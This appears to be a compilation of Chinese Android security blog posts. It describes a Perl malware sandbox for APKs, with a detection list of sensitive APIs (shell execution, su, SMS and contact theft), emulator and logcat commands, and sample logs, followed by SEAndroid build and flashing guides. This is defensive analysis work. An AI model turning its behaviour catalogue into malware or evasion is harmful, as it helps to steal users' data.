病毒通过系统漏洞进行 ROOT 提权，并执行高权限操作，在后台静默安装子程序包，或者通过伪造成杀毒软件、提示更新等方式欺骗用户安装第三方恶意程序。病毒可能会更改网络状态、APN，或者替换系统文件、添加恶意书签、屏蔽运营商短信、中止杀软进程等方式进行系统破坏。

5、其它

病毒在后台联网下载大量软件，消耗用户手机流量，或者执行一些比较耗电的操作来消耗手机电量，进而影响正常的手机通信。也有些一些病毒通过钓鱼欺骗等方式，诱骗用户下载伪装软件，导致帐户密码失窃。

三、Android 沙盘原理

本文主要介绍一款 Android 恶意软件行为自动分析平台——MalDroidAnalyzer，其主要结合静态分析和动态分析技术来实现恶意软件行为自动化分析。MalDroidAnalyzer 是笔者使用 Perl 语言编写的，用于辅助分析 Android 软件行为，提高恶意软件的分析效率。

首先，MalDroidAnalyzer 直接以 apk 文件作为输入，整个分析过程主要分析两部分：静态分析和动态分析。静态分析会通过反编译 apk 文件， 分析其中的权限、组件、敏感函数等信息，这些可以弥补动态分析中因未触发恶意行为而漏掉的行为。动态分析主要通过在模拟器运行 Android 软件，然后再 对软件进行一些操作以触发尽可能多的恶意行为，接着输出到 log 中，再通过脚本对日志进行分析。由于 Android 系统默认情况下，一些输出日志里面缺乏 我们所需的信息，比如发送短信时，只在 log 中记录手机号，而没有短信内容，此时就需要通过修改 Android 源码或者反汇编 system.img 中的相 关类或者库进行修改，可以在短信发送函数 sendTextMessage（位于 system.img 中的 framework/framework.jar）里面添加短信内容的日志输出：

下面是可能需要修改的相关文件，包括源码位置和编译后所对应的相关文件，可根据自身需要进行修改：

发送短信：android.telephony.SmsManager（system.img 中的 framework/framework.jar）

文件操作：org.apache.harmony.luni.platform.OSFileSystem（system.img 中的 framework/core.jar）

网络操作：org.apache.harmony.luni.platform.OSNetworkSystem（system.img 中的 framework/core.jar）

拔打电话：android.app.Activity（system.img 中的 framework/framework.jar）

启动服务：android.content.ContextWrapper（system.img 中的 framework/framework.jar）

数据加解密：javax.crypto.Cipher（system.img 中的 framework/core.jar）

核心库：dalvik/vm/native（system.img 中的 lib/libdvm.so）
关于 apk 文件及 MalDroidAnalyzer 的工作流程如下图所示：

1、静态分析

沙盘 MalDroidAnalyzer 主 要在电脑端对 APK 进行静态分析，通过 apktool 先进行反编译处理。正常的 APK 文件主要是以 zip 格式进行压缩捆绑的文档，里面主要包含 AndroidManifest.xml、Classes.dex 和 res 等文件。在反编译后会得到明文的 AndroidManifest.xml，里面 定义各组件、组件权限和启动位置、软件基本信息等，通过对该 xml 文件的分析，可以获取到软件名称、包名等基本信息，同时对包含的各个组件进行分析，特别 是 Broadcast Receiver 组件的触发条件，可能就包含有开机自启动项用于启动后台服务，这些在报告中都会被高亮显示出来。

在动态分析过程中，可能由于恶意行为的时间限制，或者模拟器的功能限制（比如蓝牙、Wifi），导致病毒的一些恶意行为无法触发。此时，我们通过检测 Android 软件调用的 API 函数可弥补这里的不足，比如发送扣费短信通常会调用

sendTextMessage()函数，执行外部命令可能会调用 java.lang.Runtime.exec()。下面是笔者收集整理的一些敏感 API 函数列表，欢迎各位读者补充和改进：

```
my %apis = (

        "IActivityManager\$Stub\$Proxy\;\-\>shutdown"=> '关机',

        "ActivityManager\;\-\>killBackgroundProcesses"=> '中断进程，可用于关闭杀软',

        'ActivityManagerNative;->killBackgroundProcesses'=> '中断进程，可用于关闭杀软',

        'ActivityManagerNative;->restartPackage'=> ' 中断进程，可用于关闭杀软',

        'ActivityManager;->restartPackage'=> ' 中断进程，可用于关闭杀软',

        #"BluetoothAdapter\;\-\>enable"=> '开启蓝牙',

        #"BluetoothSocket\;\-\>connect"=> '连接蓝牙',

        #"IBluetoothPbap\$Stub\$Proxy\;\-\>connect"=> '连接蓝牙',

        "ContentResolver\;\-\>query"=> '读取联系人、短信等数据库',

        "ContentService\;\-\>dump"=> '转储联系人、短信等信息',

        "PackageManager\;\-\>installPackage"=> '安装 apk 包',

        "Camera\;\-\>open"=> '开启相机',

        "MediaRecorder\;\-\>setAudioSource"=> '开启录音功能',
```

"MediaRecorder\;\-\>setVideoSource"=> '开启视频录制',

"LocationManager\;\-\>getLastKnownLocation"=> '获取地址位置',

"Downloads\$ByUri\;\-\>startDownloadByUri"=> '下载文件',

"Downloads\$DownloadBase\;\-\>startDownloadByUri"=> '下载文件',

"PowerManager\;\-\>reboot"=> '重启手机',

"Settings\$Bookmarks\;\-\>add"=> '添加浏览器书签',

"TelephonyManager\;\-\>getDeviceId"=> '搜集用户手机 IMEI 码、电话号码、系统版本号等信息',

"TelephonyManager\;\-\>getSimSerialNumber()"=> '获取 SIM 序列号',

"Telephony\$Mms\;\-\>query"=> '读取短信',

"TelephonyManager\;\-\>getLine1Number"=> '获取手机号',

"SpeechRecognizer\;\-\>startListening"=> '开启麦克风',

"WifiManager\;\-\>setWifiEnabled"=> '开启 WIFI',

"SmsManager\;\-\>getAllMessagesFromSim"=> '获取 sim 卡上的短信',

"SmsManager\;\-\>sendDataMessage"=> '发送二进制消息',

"SmsManager\;\-\>sendMultipartTextMessage"=> '发送彩信',

```
"SmsManager\;\-\>sendTextMessage"=> '发送普通短信',

#"http/multipart/FilePart;->sendData"=> '发送 http 请求',

#"http/multipart/Part\;\-\>send"=> '发送 http 请求',

#"http/multipart/Part\;\-\>sendParts"=> '发送 http 请求',

#"http/multipart/StringPart\;\-\>sendData"=> '发送 http 请求',

"internal/telephony/ISms\$Stub\$Proxy\;\-\>sendData"=> '发送短信',

"internal/telephony/ISms\$Stub\$Proxy\;\-\>sendMultipartText"=> '发送短信',

"internal/telephony/ISms\$Stub\$Proxy\;\-\>sendText"=> '发送短信',

"internal/telephony/ITelephony\$Stub\$Proxy\;\-\>call"=> '拔打电话',

"java/lang/Runtime\;\-\>exec"=> '执行字符串命令',

"java/net/HttpURLConnection\;\-\>connect"=> '连接 URL',

#"java/net/URL\;\-\>getContent"=> '获取网页内容',

"java/net/URL\;\-\>openConnection"=> '连接 URL',

"java/net/URLConnection\;\-\>connect"=> '连接 URL',

"DefaultHttpClient\;\-\>execute"=> '发送 HTTP 请求',
```

"HttpClient\;\-\>execute"=> '请求远程服务器',

'android/app/NotificationManager;->notify' => '信息通知栏',

"SmsReceiver\;\-\>abortBroadcast"=> '拦截短信接收',

"ContentResolver\;\-\>delete"=> '删除短信、联系人',

"chmod" => '更改文件权限',

"getRuntime"=> '获取命令行环境',

#'content://telephony/carriers'=> '获取所有的 APN（网络接入点）配置信息',

'content://telephony/carriers/preferapn'=> '可能用于篡改 APN（网络接入点）以调用应用市场 M-Market 扣费接口并验证',

'content://sms'=> '获取短信数据库',

'content://browser/bookmarks'=> '获取浏览器书签',

'mount -oremount' => '重新挂载档案系统',

'/system/bin/sh'=> '执行 shell',

'/proc/mounts'=> '加载文件系统',

'/system/bin/cp'=> '复制文件',

'/root/su'=> '切换用户',

```
        '/system/bin/rm ' => '删除文件',

);
```

2、动态分析

动态分析是 Android 沙盘的主要功能，主要使用 Google Android 模拟器作为沙盘环境，同时以前面修改过的 system.img 来启动模拟器，以在操作过程中生成我们所需的日志信息：

```
system('start emulator -avd MalDroidAnalyzer -scale0.8   -system images/root-system.img-ramdisk images/ramdisk.img -kernel images/zImage   -prop dalvik.vm.execution-mode=int:portable&');
```

这里的 root-system.img 是经过 root 的，默认情况下，Android 模拟器是没有 root 权限的，需要自己手工修改。这样在一些需要 root 权限的病毒才能正常地模拟器运行，以触发更多的恶意行为。

启动模拟器后，利用 adb 安装 APK 到模拟器上。业界多数沙盘是通过 monkey 去自动操作软件以触发恶意行为，但这种做法过于盲目，不容易触发恶意行 为，同时当操作过于频繁时容易导致程序崩溃，因此在 MalDroidAnalyzer 中选择由用户自主手工操作，操作时间由用户自己把握。手工操作可能更 有利于触发恶意行为，因为病毒作者通常会更多地依赖用户的操作习惯来触发恶意行为，比如点击、拔打电话等行为。

为了避免生成过多的无用日志，因此在使用 logcat 命令时可提前过滤下，并输出到 log.txt 文件：

```
system("adb logcat -v time ActivityManager:Icamera:V AudioHardware:D Telephony:V CallNotifier:D su:D MediaProvider:Vvideocamera:V BluetoothEnabler:V BluetoothHIDService:I dalvikvm:W *:S   > log.txt");
```

最后对生成的日志 log.txt 进行分析，由于修改过 system.img，它会按照 json 格式输出我们所需的信息，而有些原本 Android 系统输出的日志可直接拿来作行为检测，就未作修改。日志格式如下：

```
09-16 10:18:04.583 W/dalvikvm(   299): MalDroid: { "DexClassLoader":{ "path": "/data/data/com.test/files/anserverb.db" } }
```

09-16 10:17:27.963 W/dalvikvm(281): MalDroid: { "SendNet": {"desthost": "www.google.com", "destport":"80", "data": "7b2263656c6c5f746f77657273223a5b7b226d6f62696c655f6e6574776f726b5f636f6465223a32362c226c6f636174696f6e5f617265615f636f6465223a2d312c226d6f62696c655f636f756e7472795f636f6465223a3331302c2263656c6c5f6964223a2d317d5d2c2272657175657374f616464726573223a747275652c22686f7374223a226d6170732e676f6f676c652e636f6d222c2276657273696f6e223a22312e312e30227d" } }

09-09 08:37:10.371 W/dalvikvm(191): MalDroid: { "CryptoUsage": {"operation": "keyalgo", "key": "53, 52, 67,68, 65, 48, 54, 51, 67, 68, 53, 56, 68, 56, 53, 70", "algorithm":"AES" } }

09-09 08:37:12.560 W/dalvikvm(191): MalDroid: { "CryptoUsage": { "operation":"encryption", "algorithm":"AES/CBC/PKCS5Padding", "data": "ylmftg6" } }

09-17 20:17:14.302 W/dalvikvm(274): MalDroid: { "ServiceStart": {"name": "com.android.md5.Settings" } }

09-17 20:24:24.944 W/dalvikvm(126): MalDroid: { "FdAccess": {"path": "2f646174612f646174612f636f6d2e616e64726f69642e6c61756e636865722f66696c65732f6c61756e636865722e707265666572656e636573","id": "588716465" } }

09-17 20:24:24.965 W/dalvikvm(126): MalDroid: { "FileRW": {"operation": "read", "data": "0005","id": "588716465" } }

生成日志后，MalDroidAnalyzer 会去分析日志，生成统计图数据，然后生成报告。下面是一些真实病毒样本的恶意行为记录：

1、窃取通讯录：

2、通话录音：

3、发送收费短信：

4、动态加载类文件：

5、Root 提权：

四、真实案例

在 Google Android 官方市场上，曾出现过多 起应用程序嵌入恶意代码的事件，比如“功夫病毒”，可进行 root 提权，并破坏文件系统，同时窃取用户隐私信息，感染了上百万用户，危害甚广。病毒作者通 过对知名软件进行修改，嵌入恶意代码然后重打包，然后诱骗用户下载这些伪造软件。除“功夫病毒”外，还有 DroidDream、AnserverBot、 PhoneSpy 等恶意软件。下面是 MalDroidAnalyzer 针对 PhoneSpy 病毒 Gmail.apk 给出的分析报告，该病毒会窃取用户隐私 信息、通话录音等恶意行为。由于该病毒无 GUI 界面，而是以后台服务在运行，因此报告中的截图是主页界面：

五、总结

当前手机用户量增长越来越快，尤其是中国，手机用户量已超 10 亿，即大约 75%的中国人拥有自己的手机。正因为手机越来越智能化，携带也方便，因此许多人将隐私信息存储在手机上，且在多处场景下无形地公开化，而这些信息正是许多病毒作者所热衷的。在移动终端上的安全也将比电脑终端越来越重要，移动安全也已成为安全领域的另一新战场。

六、鸣谢

感谢 Dflower 同学（0day2 作者之一）在笔者编写 MalDroidAnalyzer 过程中给予的帮助。

七、参考资料

1、DroidBox：http://code.google.com/p/droidbox
2、SandDroid：http://sanddroid.xjtu.edu.cn
3、apktool：http://code.google.com/p/android-apktool
4、网秦《2012 年上半年全球手机安全报告》：http://cn.nq.com/neirong/2012shang.pdf
5、Android 权限中文描述大全：http://wenku.baidu.com/view/b1f6f9ff0242a8956bece4e7.html
6、Android Permission Map：http://www.android-permissions.org/permissionmap.html

SEAndroid 介绍及其基本实现原理


1. 什么是 SEAndroid


SEAndroid（Security-Enhanced Android）是有美国国家安全局（NSA）开发的开源安全项目，是在谷歌 Android 开源软件的基础上开发而来，主要是将原本运用在 Linux 操作系统上的 MAC 强制存取控管套件 SELinux，移植到 Android 平台上。通过 SELinux 的 MAC 安全机制强化 Android 操作系统对 App 的存取控管，建立基于角色的安全管控机制，确保 Android 内核及上层应用程序的安全运行。

SELinux 是 2.6 版本的 Linux 内核中提供的强制访问控制(MAC）系统。对于目前可用的 Linux 安全模块来说，SELinux 是功能最全面，而且测试最充分的，它是在 20 年的 MAC 研究基础上建立的。SELinux 在类型强制服务器中合并了多级安全性或一种可选的多类策略，并采用了基于角色的访问控制概念。SELinux 是美国国家安全局「NSA=The National Security Agency」 和 SCC（Secure Computing Corporation）开发的 Linux 的一个扩张强制访问控制安全模块，2000 年以 GNU GPL 发布。

2. SEAndroid 的核心理念及工作原理

SEAndroid 的核心理念是基于角色的访问控制（Role-based access control，RBAC）是通用的安全模型，可以通过把角色分配给用户然后把权限分配给这些角色来简化管理。RBAC 在 Security-Enhanced Linux (SELinux) 中用作用户与底层类型增强（Type Enforcement，TE）模型之间的抽象层，用于提供细粒度的访问控制，但是并不是针对简化管理。


主體(Subject)
就是程序
要求
SELinux
安全性本文比對
Yes
目標(Object)
資源存取
分析政策規
則
No
但能否存取，最終
還是得要繼續參考
rwx 的權限設定
政策(Poliy)
Rule1
Rule2
Rule3
…
AVC
拒絕存取的訊
息說明


进程A
进程B
SELinux
策略数据库
允许读写
仅允许读
文件X
…
目录Y
…

3. SEAndroid 源代码下载及编译

3.1 源代码下载

```
?
1git clone https://bitbucket.org/seandroid/manifests.git
2mkdir seandroid
3cd seandroid
4repo init -u https://android.googlesource.com/platform/manifest
5repo sync
6cp ../manifests/local_manifest.xml .repo
7repo sync
```

3.2 源代码编译

为了可以在 Nexus 5 机器上运行，我们将编一个可以在 Nexus 5 上可以运行的调试版本。

编译之前请根据 http://source.android.com/source/initializing.html 的要求对本地环境进行配置。

默认为 Host 为 Ubuntu x64 位版本。

配置完成后执行下面命令，完成对 seandriod 的编译。

```
$cd seandroid

$. build/envsetup.sh

$lunch
```

选择 hammerhead_userdebug 选项，

$make [-j8]

4. SEAndriod 在 Nexus 5 上的烧写及功能验证

完成编译后，将在 seandroid/out/target/product/hammerhead/下生产可以烧写到 Nexus 5 上的镜像文件。

此时，连接 Nexus 5 手机，如果手机未解锁，需先解锁手机。

解锁过程如下：

1. 关闭 nexus 5 手机，同时按下开机+Volume up+Volume Down，手机进入烧写模式。

2. 连接手机到 Ubuntu

3. 执行

$fastboot unlock

完成对手机的解锁。

烧写编译好的 seandroid 镜像。

$fastboot -w flashall

烧写完成后，nexus 5 会自动重启，进入 seandroid 的系统界面。

http://www.2cto.com/kf/201405/299293.html


Android 安全攻防（一）：SEAndroid 的编译

SEAndroid 的编译

SEAndroid 概述

SEAndroid（Security- Enhanced Android），是将原本运用在 Linux 操作系统上的 MAC 强制存取控管套件 SELinux，移植到 Android 平台上。可以用来强化 Android 操作系统对 App 的存取控管，建立类似沙箱的执行隔离效果，来确保每一个 App 之间的独立运作，也因此可以阻止恶意 App 对系统或其它应用 程序的攻击。

SEAndroid 的中心理念是，即使 root 权限被篡夺，只求阻止应用的恶意行为。



下载源码

1.把源码全部拉下来

```
git clone https://bitbucket.org/seandroid/manifests.git
mkdir seandroid
cd seandroid
repo init -u https://android.googlesource.com/platform/manifest
```

```
repo sync
cp ../manifests/local_manifest.xml .repo
repo sync
```

2.拉下来对应分支的代码

如果已有 Android 系统源码，可以直接使用

```
Base Version      SE Branch
android-4.2.1_r1   seandroid-4.2
android-4.1.2_r1   seandroid-4.1.2
android-4.1.1_r6.1 seandroid-4.1.1
android-4.0.4_r2.1 seandroid-4.0.4
git clone -b seandroid-4.0.4 https://bitbucket.org/seandroid/manifests.git
mkdir Android_src
cd Android_src
cp ../manifests/local_manifest.xml .repo/
repo sync
```

编译

先编个虚拟机版本，内核需要有 SELinux 支持，暂先使用默认的 config：

```
export PREFIX=/path/to/your/aospclone
cd $PREFIX/kernel/goldfish
make ARCH=arm goldfish_armv7_defconfig
make ARCH=arm CROSS_COMPILE=$PREFIX/prebuilt/linux-x86/toolchain/arm-eabi-4.4.3/bin/arm-eabi-
```

以下是编译 Android 4.0.4 的常见错误，这些错误的解决办法收录自互联网。

Google group 有个专门的 Android Building 组，有兴趣的可以加入。

################## Fix 1 ############################

Error:

frameworks/base/include/utils/KeyedVector.h:193:31: note: declarations in dependent base 'android::KeyedVector<android::String8, android::sp<AaptDir> >' are not found by unqualified lookup

frameworks/base/include/utils/KeyedVector.h:193:31: note: use 'this->indexOfKey' instead
make: *** [out/host/linux-x86/obj/EXECUTABLES/aapt_intermediates/AaptAssets.o] Error 1

Fix:
vi frameworks/base/tools/aapt/Android.mk

Add '-fpermissive' to line 31:
LOCAL_CFLAGS += -Wno-format-y2k -fpermissive

################## Fix 2 ############################

Error：

frameworks/base/include/utils/KeyedVector.h:193:31: error: ‘indexOfKey’ was not declared in this scope, and no declarations were found by argument-dependent lookup at the point of instantiation [-fpermissive]
frameworks/base/include/utils/KeyedVector.h:193:31: note: declarations in dependent base ‘android::KeyedVector<android::String8, android::wp<android::AssetManager::SharedZip> >’ are not found by unqualified lookup

frameworks/base/include/utils/KeyedVector.h:193:31: note: use ‘this->indexOfKey’ instead
make: *** [out/host/linux-x86/obj/STATIC_LIBRARIES/libutils_intermediates/AssetManager.o] Error 1

Fix:
vi frameworks/base/libs/utils/Android.mk

Add '-fpermissive' to line 64:
LOCAL_CFLAGS += -DLIBUTILS_NATIVE=1 $(TOOL_CFLAGS) -fpermissive

################## Fix 3 ##########################

Error:
external/srec/tools/thirdparty/OpenFst/fst/lib/cache.h:136:11: note: use ‘this->SetState’ instead
make: *** [out/host/linux-x86/obj/EXECUTABLES/grxmlcompile_intermediates/grxmlcompile.o] Error 1

Fix:
cd external/srec
wget "https://github.com/CyanogenMod/android_external_srec/commit/4d7ae7b79eda47e489669fbbe1f91ec501d42fb2.diff"
patch -p1 < 4d7ae7b79eda47e489669fbbe1f91ec501d42fb2.diff
rm -f 4d7ae7b79eda47e489669fbbe1f91ec501d42fb2.diff
cd ../..

################## Fix 4 ############################

Error:
development/tools/emulator/opengl/host/tools/emugen/main.cpp:79:9: error: ‘optind’ was not declared in this scope
development/tools/emulator/opengl/host/tools/emugen/main.cpp:92:45: error: ‘optind’ was not declared in this scope
make: *** [out/host/linux-x86/obj/EXECUTABLES/emugen_intermediates/main.o] Error 1

Fix:
vi development/tools/emulator/opengl/host/tools/emugen/main.cpp

Add '#include <getopt.h>' to list of includes:
#include <getopt.h>

################## Fix 5 ############################

Error:
host C++: liboprofile_pp <= external/oprofile/libpp/arrange_profiles.cpp
In file included from external/oprofile/libpp/arrange_profiles.cpp:24:0:
external/oprofile/libpp/format_output.h:94:22: error: reference ‘counts’ cannot be declared ‘mutable’ [-fpermissive]
make: *** [out/host/linux-x86/obj/STATIC_LIBRARIES/liboprofile_pp_intermediates/arrange_profiles.o] Error 1

Fix:
vi external/oprofile/libpp/format_output.h

Remove 'mutable' from 'mutable counts_t & counts;' on line 94:
counts_t & counts;

################## Fix 6 ############################

Error:
development/tools/emulator/opengl/shared/OpenglCodecCommon/GLSharedGroup.cpp:345:65: required from here

frameworks/base/include/utils/KeyedVector.h:193:31: error: ‘indexOfKey’ was not declared in this scope, and no declarations were found by argument-dependent lookup at the point of instantiation [-fpermissive]
frameworks/base/include/utils/KeyedVector.h:193:31: note: declarations in dependent base ‘android::KeyedVector<unsigned int, ShaderData*>’ are not found by unqualified lookup

frameworks/base/include/utils/KeyedVector.h:193:31: note: use ‘this->indexOfKey’ instead
make: *** [out/host/linux-x86/obj/STATIC_LIBRARIES/libOpenglCodecCommon_intermediates/GLSharedGroup.o] Error 1

Fix:
vi development/tools/emulator/opengl/Android.mk

Add '-fpermissive' to line 25:
EMUGL_COMMON_CFLAGS := -DWITH_GLES2 -fpermissive

################## Fix 7 ############################

Error:
/usr/bin/ld: note: 'XInitThreads' is defined in DSO /lib/libX11.so.6 so try adding it to the linker command line
/lib/libX11.so.6: could not read symbols: Invalid operation
collect2: error: ld returned 1 exit status
make: *** [out/host/linux-x86/obj/EXECUTABLES/emulator_renderer_intermediates/emulator_renderer] Error 1

Fix:

vi development/tools/emulator/opengl/host/renderer/Android.mk

Add new entry 'LOCAL_LDLIBS += -lX11' after line 6 as shown:
LOCAL_SRC_FILES := main.cpp
LOCAL_CFLAGS   += -O0 -g
LOCAL_LDLIBS += -lX11

#ifeq ($(HOST_OS),windows)
#LOCAL_LDLIBS += -lws2_32

################## Fix 8 ##########################

Error:
external/llvm/include/llvm/ADT/PointerUnion.h:56:10: error: enumeral mismatch in conditional expression: ‘llvm::PointerLikeTypeTraits<llvm::PointerUnion<clang::Stmt*, const clang::Type*> >::<anonymous enum>’ vs ‘llvm::PointerLikeTypeTraits<clang::ObjCInterfaceDecl*>::<anonymous enum>’ [-Werror]
cc1plus: all warnings being treated as errors
make: *** [out/host/linux-x86/obj/EXECUTABLES/llvm-rs-cc_intermediates/slang_rs.o] Error 1

Fix:
vi frameworks/compile/slang/Android.mk

Remove '-Werror' from line 22:
local_cflags_for_slang := -Wno-sign-promo -Wall -Wno-unused-parameter

################## Fix 9 ##########################

Error:

frameworks/base/libs/rs/rsFont.cpp:224:76: required from here

frameworks/base/include/utils/KeyedVector.h:193:31: error: ‘indexOfKey’ was not declared in this scope, and no declarations were found by argument-dependent lookup at the point of instantiation [-fpermissive]
frameworks/base/include/utils/KeyedVector.h:193:31: note: declarations in dependent base ‘android::KeyedVector<unsigned int, android::renderscript::Font::CachedGlyphInfo*>’ are not found by unqualified lookup

frameworks/base/include/utils/KeyedVector.h:193:31: note: use ‘this->indexOfKey’ instead
make: *** [out/host/linux-x86/obj/STATIC_LIBRARIES/libRS_intermediates/rsFont.o] Error 1

Fix:
vi frameworks/base/libs/rs/Android.mk

Add '-fpermissive' to line 183
LOCAL_CFLAGS += -Werror -Wall -Wno-unused-parameter -Wno-unused-variable -fpermissive

################### Fix 10 ##########################

Error:
external/mesa3d/src/glsl/linker.cpp:1394:49: error: expected primary-expression before ‘,’ token
.....
external/mesa3d/src/glsl/linker.cpp:1734:59: error: ‘offsetof’ was not declared in this scope
make: *** [out/host/linux-x86/obj/STATIC_LIBRARIES/libMesa_intermediates/src/glsl/linker.o] Error 1

Fix:
vi external/mesa3d/src/glsl/linker.cpp

Add '#include <stddef.h>' to list of includes as shown:

#include <climits>
#include <stddef.h>
#include <pixelflinger2/pixelflinger2_interface.h>

################## Fix 11 ##########################

Error:
external/gtest/src/../include/gtest/gtest-param-test.h:287:58: note: ‘template<class Container> testing::internal::ParamGenerator<typename Container::value_type> testing::ValuesIn(const Container&)’ declared here, later in the translation unit
make: *** [out/host/linux-x86/obj/STATIC_LIBRARIES/libgtest_host_intermediates/gtest-all.o] Error 1

Two fixes required:
1)
vi external/gtest/src/Android.mk

Add '-fpermissive' to lines 52 and 70 (both lines contain same info)
LOCAL_CFLAGS += -O0 -fpermissive

2)
vi external/gtest/include/gtest/internal/gtest-param-util.h

Add '#include <stddef.h>' to list of includes as shown:
#include <vector>
#include <cstddef>
#include <gtest/internal/gtest-port.h>

################## Fix 12 ##########################
Error:

host Executable: test-librsloader (out/host/linux-x86/obj/EXECUTABLES/test-librsloader_intermediates/test-librsloader)
out/host/linux-x86/obj/STATIC_LIBRARIES/libLLVMSupport_intermediates/libLLVMSupport.a(Signals.o)：在函数‘PrintStackTrace’中：
/home/crow/works/Android_src/external/llvm/lib/Support/Unix/Signals.inc:219：对‘dladdr’未定义的引用
/home/crow/works/Android_src/external/llvm/lib/Support/Unix/Signals.inc:231：对‘dladdr’未定义的引用
out/host /linux-x86/obj/STATIC_LIBRARIES/libLLVMSupport_intermediates /libLLVMSupport.a(Threading.o)：在函数
‘llvm::llvm_execute_on_thread(void (*)(void*), void*, unsigned int)’中：
/home/crow/works/Android_src/external/llvm/lib/Support/Threading.cpp:96：对‘pthread_create’未定义的引用
/home/crow/works/Android_src/external/llvm/lib/Support/Threading.cpp:100：对‘pthread_join’未定义的引用
/home/crow/works/Android_src/external/llvm/lib/Support/Threading.cpp:91：对‘pthread_attr_setstacksize’未定义的引用
out/host /linux-x86/obj/STATIC_LIBRARIES/libLLVMSupport_intermediates /libLLVMSupport.a(Mutex.o)：在函数
‘llvm::sys::MutexImpl::MutexImpl(bool)’中：
/home/crow/works/Android_src/external/llvm/lib/Support/Mutex.cpp:69：对‘pthread_mutexattr_init’未定义的引用
/home/crow/works/Android_src/external/llvm/lib/Support/Mutex.cpp:75：对‘pthread_mutexattr_settype’未定义的引用
/home/crow/works/Android_src/external/llvm/lib/Support/Mutex.cpp:80：对‘pthread_mutexattr_setpshared’未定义的引用
/home/crow/works/Android_src/external/llvm/lib/Support/Mutex.cpp:89：对‘pthread_mutexattr_destroy’未定义的引用
out/host /linux-x86/obj/STATIC_LIBRARIES/libLLVMSupport_intermediates /libLLVMSupport.a(Mutex.o)：在函数‘llvm::sys::MutexImpl::tryacquire()’
中：
/home/crow/works/Android_src/external/llvm/lib/Support/Mutex.cpp:143：对‘pthread_mutex_trylock’未定义的引用
collect2: 错误： ld 返回 1
make: *** [out/host/linux-x86/obj/EXECUTABLES/test-librsloader_intermediates/test-librsloader] 错误 1

Fix:

$vi external/llvm/llvm-host-build.mk +
LOCAL_LDLIBS := -lpthread -ldl

运行测试

用上一步编译出的内核来起动模拟器

```
emulator -show-kernel -kernel kernel/goldfish/arch/arm/boot/zImage
```

5554:<build>
10:36
Google
MENU
1 2 3 4 5 6 7 8 9 0
Q W E R T Y U I O P
A S D F G H J K L DEL
Z X C V B N M .
ALT SYM @ / , ALT

http://blog.csdn.net/yiyaaixuexi/article/details/8330645

Android 安全攻防（二）： SEAndroid bionic

